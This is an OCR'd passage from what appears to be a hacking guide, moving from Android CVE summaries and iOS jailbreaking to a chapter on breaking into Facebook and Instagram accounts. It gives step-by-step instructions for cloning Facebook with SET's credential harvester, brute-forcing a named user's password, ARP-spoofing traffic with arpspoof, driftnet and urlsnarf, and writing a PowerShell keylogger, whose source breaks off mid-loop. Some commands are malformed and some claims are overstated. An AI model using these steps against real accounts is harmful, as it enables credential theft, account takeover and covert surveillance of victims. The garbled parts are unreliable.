CVE-2020-0052 In smsSelected of AnswerFragment.java, there is a way to send an SMS from the lock screen due to a permissions bypass. This could lead to local escalation of privilege on the lock screen with no additional execution privileges needed. User interaction is needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-137102479

CVE-2020-0051 In onCreate of SettingsHomepageActivity, there is a possible tapjacking attack. This could lead to local escalation of privilege in Settings with no additional execution privileges needed. User interaction is needed for exploitation. Product: AndroidVersions: Android-

10Android ID: A-138442483

CVE-2020-0029 In the WifiConfigManager, there is a possible storage of location history which can only be deleted by triggering a factory reset. This could lead to local information disclosure with System execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-10Android ID: A-140065828

CVE-2020-0015 In onCreate of CertInstaller.java, there is a possible way to overlay the Certificate Installation dialog by a malicious application. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is needed for exploitation. Product: AndroidVersions: Android-8.0 Android-8.1 Android-9 Android-10Android ID: A-139017101

CVE-2020-0014 It is possible for a malicious application to construct a TYPE_TOAST window manually and make that window clickable. This could lead to a local escalation of privilege with no additional execution privileges needed. User action is needed for exploitation. Product: AndroidVersions: Android-8.0 Android-8.1 Android-9 Android-10Android ID: A-128674520

CVE-2020-0012 In fpc_ta_pn_get_unencrypted_image of fpc_ta_pn.c, there is a possible out of bounds write due to missing bounds check. This could lead to local escalation of

privilege with System execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android kernelAndroid ID: A-137648844

CVE-2020-0011 In get_auth_result of fpc_ta_hw_auth.c, there is a possible out of bounds write due to missing bounds check. This could lead to local escalation of privilege with System execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android kernelAndroid ID: A-137648045References: N/A

CVE-2020-0010 In fpc_ta_get_build_info of fpc_ta_kpi.c, there is a possible out of bounds write due to missing bounds check. This could lead to local escalation of privilege with System execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android kernelAndroid ID: A-137014293References: N/A

CVE-2020-0009 In calc_vm_may_flags of ashmem.c, there is a possible arbitrary write to shared memory due to a permissions bypass. This could lead to local escalation of privilege by corrupting memory shared between processes, with no additional execution privileges needed. User interaction is not needed for exploitation. Product: Android Versions: Android kernel Android ID: A-142938932

CVE-2020-0008 In LowEnergyClient::MtuChangedCallback of

low_energy_client.cc, there is a possible out of bounds read due to a race condition. This could lead to local information disclosure with no additional execution privileges needed. User interaction is not needed for exploitation. Product: Android Versions: Android-8.0, Android-8.1, Android-9, and Android-10 Android ID: A-142558228

CVE-2020-0007 In flattenString8 of Sensor.cpp, there is a possible information disclosure of heap memory due to uninitialized data. This could lead to local information disclosure with no additional execution privileges needed. User interaction is not needed for exploitation. Product: Android Versions: Android-8.0, Android-8.1, Android-9, and Android-10 Android ID: A-141890807

CVE-2020-0006 In rw_i93_send_cmd_write_single_block of rw_i93.cc, there is a possible information disclosure of heap memory due to uninitialized data. This could lead to remote information disclosure in the NFC server with no additional execution privileges needed. User interaction is needed for exploitation. Product: Android Versions: Android-8.0, Android-8.1, Android-9, and Android-10 Android ID: A-139738828

CVE-2020-0005 In btm_read_remote_ext_features_complete of btm_acl.cc, there is a possible out of bounds write due to missing bounds check. This could lead to

local escalation of privilege with System execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-8.0 Android-8.1 Android-9 Android-10Android ID: A-141552859

CVE-2020-0004 In generateCrop of WallpaperManagerService.java, there is a possible sysui crash due to image exceeding maximum texture size. This could lead to local denial of service with no additional execution privileges needed. User interaction is not needed for exploitation. Product: AndroidVersions: Android-8.0 Android-8.1 Android-9 Android-10Android ID: A-120847476

CVE-2020-0003 In onCreate of InstallStart.java, there is a possible package validation bypass due to a time-of-check time-of-use vulnerability. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is needed for exploitation. Product: Android Versions: Android-8.0 Android ID: A-140195904

CVE-2020-0002 In ih264d_init_decoder of ih264d_api.c, there is a possible out of bounds write due to a use after free. This could lead to remote code execution with no additional execution privileges needed. User interaction is needed for exploitation Product: Android Versions: Android-8.0, Android-8.1, Android-9, and Android-10 Android ID: A-142602711

CVE-2020-0001 In getProcessRecordLocked of ActivityManagerService.java isolated apps are not handled correctly. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation. Product: Android Versions: Android-8.0, Android-8.1, Android-9, and Android-10 Android ID: A-140055304

You can visit https://cve.mitre.org for more recent vulnerabilities in android

1.3 iOS

iOS has been one of the most secure and most popular mobile operating systems in the world since its launch in 2007. iOS was designed and created by Apple Inc. It works exclusively on Apple devices and is based on UNIX too (though it follows the base model of Unix, it has a lot of modifications).

Users do not need to spend much time on security configurations of the device as most of the security features come pre-configured

by iOS.


2.3.1 iOS security architecture

The hardware and software are securely integrated into iOS to make sure every component of the device

is secure and trusted. Refer to the figure given on the next page.

Some of the security measures that iOS follows are secure boot chain, secure enclave, and touch ID security. During the booting process, a secure boot chain ensures that software is not compromised and that iOS is running on valid iOS devices (Apple devices). The booting process moves forward only if the verification completes successfully.

The secure Enclave is a coprocessor that comes with Apple processors. The major tasks of the secure enclave are key management, maintaining data integrity, and processing cryptographic operations. Each Secure enclave has its UID (unique ID) which is used to encrypt data of files stored in the file system. It is also responsible for decrypting and processing the fingerprints received from touch ID



When the user places his finger in the home button,

the touch ID sensor activates and records the fingerprint and sends it to a secure enclave for verification.

2.3.2 Jailbreaking iOS

You might have come across the term jailbreaking, even if you haven't heard of it, no worries, we will be explaining the whole process

2.3.2.1 What is jailbreaking?

Jailbreaking as the name suggests is the process of overcoming the restrictions imposed on an individual as a user. Manufacturers often include a layer of DRM (Digital rights management) as an additional layer of security. Jailbreaking is the process of bypassing the DRM in order to install unauthorized software's and making modifications in your operating system. It gives you root-level access (for those who don't know what root is, it is the Unix/Linux equivalent to administrator in Windows), this means that you can have access to every nook and corner of your smartphone and modify as you like it.

However, Jailbreaking has some disadvantages too like it makes the warranty of the device void, and many users also report increased network usage and high battery consumption after jailbreaking.

2.3.2.2 Jailbreaking iOS device with Hexxa Plus

Step 01 – Tap the Download Hexxa Plus button to

your device directly from the iOS 13.3 jailbreak page.

Step 02 – Then Click on the “Allow”, then “Download.” Hexxa + profile will be downloaded to the iOS 13 – iOS 13.5 device settings.

Step 03 – Now go to your device “Settings”, then click on “Profile Download.”

Step 04 – You must enter the device passcode to complete the Hexxa plus Installation process.

Step 05 – Once you complete the installation process, you can see the Repo extractor, Hexxa Tweaks, App stores apps on your device. Now you can install iOS 13 – iOS 13.5 jailbreak apps to your device using these apps.

2.4 Countermeasures one can take to be safe from android and ios attacks

1) Don't open suspicious SMS

2) Don't click on suspicious emails

3) Don't root your device

4) Use Strong passwords/patterns

5) Don't store your passwords in your device itself

6) Don't download an application from untrusted third-party sources

7) Use strong antivirus

8) Update the operating system being used as soon as any update is available.

3

INSTAGRAM AND FACEBOOK HACKING

As the number of smartphone users has seen an exponential increase owing to the availability of more affordable and easily portable devices, the number of people accessing the internet through these devices has also seen rapid growth. The number of people using the internet has grown to 4.54 billion with around 3.80 billion people using one or the other social media. With such a large user base, it's pretty obvious for hackers to target social media platforms to affect larger masses. One might think what information could a hacker get from someone's social media? Well in most cases its almost everything. As people all over the world are becoming more active on social media from time to time, they are posting a lot of personally identifiable information on their accounts, like date of birth, place of residence, birthdays of family members, workplaces, etc. With all this critical information on their social media platforms, it becomes a gold mine for someone who is looking forward to finding a way to hack you or the people close to you.

One of the major social media hacks was the one

that happened in the 2016 US presidential election, where Russian state hired hackers tried to hinder the campaigns of Hillary Clinton and supported the presidential election campaigns of Donald Trump. Recently hackers successfully hacked into the verified twitter accounts of prominent personalities like Elon Musk, Bill Gates, Barak Obama, etc. and promised bitcoin profits. The hackers posted on these accounts that due to the recent COVID 19 outbreak, the personalities would double any amount of bitcoin people would send to a specific bitcoin address. The hackers are suspected to have made huge profits over a small period of time as many people have fallen to this trap.

From these incidents, it's pretty clear how influential social media hacks can be in the modern era. So what is social media hacking?

3.1 What is Social Media Hacking?

Social media hacking refers to the hacking of social media accounts like Facebook, Twitter, Instagram, LinkedIn, etc. Before a hacker hacks into anything, he does a thorough reconnaissance about it. This helps the hacker to identify all the possible attack points and notably the weakest point for the attack to be carried out easily and most effectively. Most of the time this appears to be in the form of a human (whether it be the user or a company employee). As the number of hacking attempts on social media is increasing, social media platforms are becoming more and more secure each day taking the past experience of breaches into consideration, the hackers are also developing newer techniques.

Hackers use various methods to achieve what they want. So what are the techniques that hackers can use to hack your social media?

3.2 Ways hackers hack social media

The various practical ways that hackers use to hack into Social Media are as follows:-

1. **BruteForcing**

This is the simplest method used by hackers. In this method, the hackers create a list of possible passwords for your username and then just brute-force the login credentials on the login page to hack into your account. The chances for it to work is low.

2. **Phishing**

This is a bit advanced method and is done properly promises a 100% guarantee of succeeding. In this method, the hackers send a link to the victim which leads him to a cloned website from where the hacker gets all the information required to hack into the

victim's social media account.

3. Man in the middle attack

This is also an advanced method. In this type of hacking the hacker uses a method known as arp poisoning i.e he makes the user believe that he is the server so that he receives all the requests and on the other hand he makes the server believe that he is the user. In this way, he acts as the man in the middle of the user and the server and thus has access to every piece of information the user requests from the server.

4. Keylogging

In this method, the hacker uses a keylogger to get every detail of what the user types on his computer. Key loggers are of two types, hardware, and software. the keyloggers read every detail the user enters on his computer which can be later read by the hacker to know the credentials and other important information

5. Credentials stealing from browser

Many users save their details like usernames, passwords, and credit card details in their browser. These details are of utmost importance to the hacker and to get hold of these hackers use a bad USB(rubber ducky), which when inserted into the pc extracts all the data.

6. Social engineering

This is a technique to collect information from the victim in which the hacker asks information like name, date of birth, first school, pet’s name, phone number, etc. These details are then used to crack

your social accounts. This method is also very essential in brute-forcing and phishing.

7. DNS spoofing

This type of attack is possible if the attacker is on the same network as the user. The hacker replaces the page of the victim's machine with a fake page and can easily gain credentials of the user's account

8. Session Hijacking

The attacker gets hold of the user authentication cookies from the site that validates that the genuine user is signed in. The hackers use these cookies to get into the social accounts of the user.

Now we know about various methods that hackers use to hack but which method do they use to get what they need in the most secure and promising way?

3.3 Phishing Facebook and Instagram

Phishing is the most used attack method by hackers not only because the process is easy to understand and perform, but also the users fall victim to this type of attack more easily and more often without them even knowing it. So all in all it sounds to be the perfect method for any hacker but what is it? The process of phishing involves the following

1.Hosting a server

2.Cloning the target website into the server


3.Sending the link to the victim

The whole process of phishing is based on the above three steps so now let's move on to how you can hack into social media platforms like Facebook and Instagram. For this purpose, we will be using toolkit available in Kali Linux

3.3.1 Creating Phishing pages with Setoolkit


- Open the terminal window in Kali and make sure you have root access as ‘setoolkit’ needs you to have root access

- Type ‘setoolkit’ in the command line




You will be warned that this tool is to be used only with company authorization or for educational purposes only and that the terms of service will be violated if you use it for malicious purposes.

- Type ‘y’ to agree to the conditions and use the tool




- A menu shows up next. Enter 1 as the choice to choose to do a social engineering attack.



- Next, You will be given several options on the type of attack vector we want to use, enter 2 as the choice to use Website attack Vectors


```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

- Under Website attack vectors, there are various computer-based attacks and SET explains each in one line before asking for a choice.



- Enter 3 which will select the ‘Credential Harvester Attack Method’ as the aim is to obtain user credentials by creating a phishing page that will have certain form fields.

Now, the attacker has a choice to either craft a malicious web page on their own or to just clone an existing trustworthy site.




- Enter 2 to select 'Site Cloner' to directly clone the target website

This might take a moment as SET creates the cloned page.

- Now you need to see the IP address of the attacker machine. Open a new terminal window and write ifconfig
- Copy the IP address stated in 'inet' field
- SET will ask you to provide an IP where the credentials captured will be stored. Paste the address that you copied in the earlier step.
-

- Since we chose to clone a website instead of a personalized one, the URL to be cloned is to be provided. In this example, it is www.facebook.com



- Social Engineering Toolkit needs Apache Server running as captured data is written to


the root directory of Apache. Enter y when prompted about starting the Apache process.

The set up for a phishing attack is complete, you have cloned Facebook and hosted it on the server. SET informs us of the directory at which the captured data will be stored.


The IP address is usually hidden carefully by using URL shortened services to change the URL so that it is better hidden and then sent in urgent-sounding emails or text messages.

- Go to browser and type http://yourIP (eg: http://192.168.60.125)

If an unsuspecting user fills in their details and clicks on ‘Log In’, the fake page takes them to the actual Facebook login page. Usually, people tend to pass it off as a glitch in FB or error in their typing.



- Finally, setoolkit also record the credentials achieved, you can access these credentials from /root/.set/reports folder



Phishing is constantly evolving to entrap innocent computer users. Recommended safety tips will be to always check the URL of a website in the browser and use of two-factor authentication as it provides an extra security layer to your account.
Now we know about a practical method of how phishing is done let's look on to other ways social media accounts are hacked.

3.4 Bruteforcing Social Media

Most people often tend to keep very simple passwords to their social media accounts like their name, pets name, place, or date of birth and these give the hackers a major advantage in cracking into


the social media accounts. We will look at how easily we can perform brute force attacks on social media using a tool named social box

3.4.1 Installing social Brute in your pc

Social box helps us to perform brute force attacks on social media very easily but it does not come pre-installed in kali. In the next few steps, we will show you how to download and install a social box in your pc.

1. Open your terminal and type this command to download and install social box


pip3 install social brute



3.4.2 Using Social brute to brute force


Follow these steps to launch the brute force attack on any social media account you want.

Type socialbrute --help to check out the help menu



1. type in the following command

social brute -s facebook -u Abhi -w /usr/share/wordlists/rockyou.txt



1. The -s option is used to specify the site, which in this case would be Facebook, you can do it for other social media platforms like Twitter and Instagram
2. The -u option specifies the username of the victim you need to brute-force. Please note that it may be a username, email address, phone address depending on the site
3. The -w option is used to specify the wordlist for brute-forcing in this case we will be using the rockyou.txt wordlist that is present in usr/share/wordlist in Kali Linux.
4. Now after pressing enter the attack will start and will give you the credentials of the user if the tools fonds any.


now that we know how to perform a brute-forcing attack, let's move on to doing a man in the middle attack.

3.5 Hacking Social Media using Man in the Middle

Man in the middle is a very advanced and complicated attack. So you might be wondering how this attack works? In every network, the device is connected to a router, which in turn is connected to the world wide web or an external network. The communication between the device and the router takes place such that the device has the IP (Internet Protocol) address and the MAC (Media Access Control) address saved in the arp table. Both these addresses are required to uniquely identify a device. The hacker uses the method of ARP poisoning to make the user pc believe that the mac address corresponding to the IP address of the router has changed and the user pc must send the information

to this new mac address (pc owned by the hacker) instead of the old mac address (owned by the router). Similarly, it sends arp reply packets to the router telling that it is the user. This modification of the arp table leads to information access to the hacker and give him complete authority to access, modify, or even stop it from going to the social media server.
Now let's see how the MITM attacks are performed using the MITM framework in Kali Linux. Make sure your pc is updated before starting this attack.

3.5.1 Doing man in the middle attack using Kali Linux



First of all, you need to get connected to the same

network as the victim machine. After you have done it follow type the following command in your terminal on by one

Enable port forwarding
sysctl -w net.ipv4.ip_forward=1

Spoof connection between Victim and Router
Note: Run this command in a new terminal and let it run
arpspoof -i [Network Interface Name] -t [Victim IP] [Router IP]
This will collect the data that is going from the victim pc to the router


Same step but inverted (nope, it's not the same ...)
Note: Run this command in a new terminal and let it run
arpspoof -i [Network Interface Name] -t [Router IP] [Victim IP]
This will collect the data that is going from the router to the victim pc

Execute driftnet to sniff images
Note: Run this command in a new terminal and let it running
driftnet -i [Network Interface Name]
This will forward from the packets received from the victim the router and vice versa. The network interface name is the interface that you are using to connect to the network of the victim. In case you are using wifi, the interface name will be wlan0 and if you are using an ethernet connection, the interface name if supposed to be eth0.

Sniff URL traffic of the victim

```
# Note: Run this command in a new terminal and let
it running
urlsnarf -i [Network Interface Name]

# Disable port forwarding once you're done with the
attack
sysctl -w net.ipv4.ip_forward=0

# Examples for values
# [Network Interface Name] = wlan0
# [Victim IP] = 192.000.xx
# [Router IP] = 192.000.1
```

3.6 Hacking social Media using session Hijacking method



3.6.1 What is session hijacking?

Session Hijacking by the name only it suggests that we are hacking someone's active session and trying to exploit it by taking the unauthorized access over their computer system or Network. So **Session Hijacking** is the exploitation of valid computer or network session. Sometimes technical guys also call this **HTTP cookie theft** or more correctly **Magic Cookie Hack**. Now you guys surely be thinking what is Magic Cookie.
Magic cookie is simply a cookie that is used to authenticate the user on remote server or simply computer. In general, cookies are used to maintain the sessions on the websites and store the remote address of the website. So in **Session Hijacking** What Hacker does is that he tries to steal the **Magic cookies** of the active session that's why its called **HTTP cookie Theft**. Nowadays several websites have started using HTTPS cookies simply called encrypted cookies. But we all know If encrypter exits so its decrypter also:

Session Hijacking is the process of taking over a existing **active session**. One of the main reason for Hijacking the session is to **bypass the authentication process** and gain the access to the machine. Since the session is already active so there is no need of re-authenticating and the hacker can easily access the resources and sensitive information like passwords, bank details and much more.

3.6.2 Types of session hijacking attacks

Session Hijacking involves two types of attacks:

1. Active session hijacking attack
2. Passive session hijacking attack

In Active attack, hacker finds the active session and takes over it. This is done by forcing one of the parties offline which is usually achieved by DDOS attack (Distributed Denial of service attack). Now the hacker takes control over the active session and executes the commands on the system that either give him the sensitive information such as passwords or allow him to login at later time.
There are also some hybrid attacks, where the attacker watches a session for a while and then becomes active by taking it over. Another way is to watch the session and periodically inject data into the active session without actually taking it over.

In Passive attack, the hacker Hijacks a session, but just sits back and watches and records all the traffic that is being sent from the computer or received by the computer. This is useful for finding the sensitive information like username passwords of websites, windows and much more…

3.6.3 Ways of doing session hijacking attack

There are four main methods used to perpetrate a session hijack. These are:

1. **Session fixation**, where the attacker sets a user's session id to one known to him, for example by sending the user an email with a link that contains a particular session id. The attacker now only has to wait until the user logs in.

2. **Session sidejacking**, where the attacker uses packet sniffing to read network traffic between two parties to steal the session cookie. Many web sites use SSL encryption for login pages to prevent attackers from seeing the password, but do not use encryption for the rest of the site once authenticated. This allows attackers that can read the network traffic to intercept all the data that is submitted to the server or web pages viewed by the client. Since this data includes the session cookie, it allows him to impersonate the victim, even if the password itself is not compromised. Unsecured Wi-Fi hotspots are particularly vulnerable, as anyone sharing the network will generally be able to read most of the web traffic between other nodes and the access point.
3. Alternatively, an attacker with physical access can simply attempt to **steal the session key** by, for example, obtaining the file or memory contents of the appropriate part of either the user's computer or the server.
4. **Cross-site scripting**, where the attacker tricks the user's computer into running code which is treated as trustworthy because it appears to belong to the server, allowing the attacker to obtain a copy of the cookie or perform other operations.

3.7 Using A keylogger to hack social media

3.7.1 What is a key logger?

A key logger is the other name for a keystroke logger. These come in both software and hardware forms. These sniffers track the logs of your keystrokes struck on your keyboard in a covert

manner. A hacker can use such techniques to collect your account information, credit card numbers, usernames, passwords and other private data. The best thing about the keyloggers for the hackers is that it its covert nature. Most of the software's keyloggers are impossible to detect unless the user is an IT security professional and checks all the processes regularly that are running or checks out the logs(advanced keyloggers manage to prevent from being listed in the logs too) . Hardware keyloggers are a step more advanced in this process. They are outside the scope of pc logs as they just seem to be a normal connector. These are made so small and specially that even if you manage to find it on your pc you might put it back thinking it is a component of the PC.

3.7.2 How and where to get a keylogger?

Software keyloggers can be found online for you to download from sites like softonic , logixoft etc.

Please note that even if you can download keyloggers from these sites , there is high chance that the software's might contain some malware which might be capable enough to hack you to so we recommend you to take strict precautionary measures like downloading it on your vmware etc.

You can buy online hardware keylogger from websites like keelog.com and keycobra.com

You can code your own simple software keyloggger

too and here's how.

3.7.3 How to make your own software keylogger in windows

Using PowerShell


Open PowerShell and paste the following code

```
function Start-KeyLogger($Path="$env:temp\keylogger.txt")
{
  $signatures = @'
[DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
public static extern short GetAsyncKeyState(int virtualKeyCode);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int GetKeyboardState(byte[] keystate);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int MapVirtualKey(uint uCode, int uMapType);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate, System.Text.StringBuilder pwszBuff, int cchBuff, uint wFlags);
'@

  $API = Add-Type -MemberDefinition $signatures -Name 'Win32' -Namespace API -PassThru

  $null = New-Item -Path $Path -ItemType File -Force
```

```
 try
 {
  Write-Host 'Recording key presses. Press CTRL+C to see results.' -ForegroundColor Red

  while ($true) {
   Start-Sleep -Milliseconds 40

   for ($ascii = 9; $ascii -le 254; $ascii++) {

    $state = $API::GetAsyncKeyState($ascii)

    if ($state -eq -32767) {
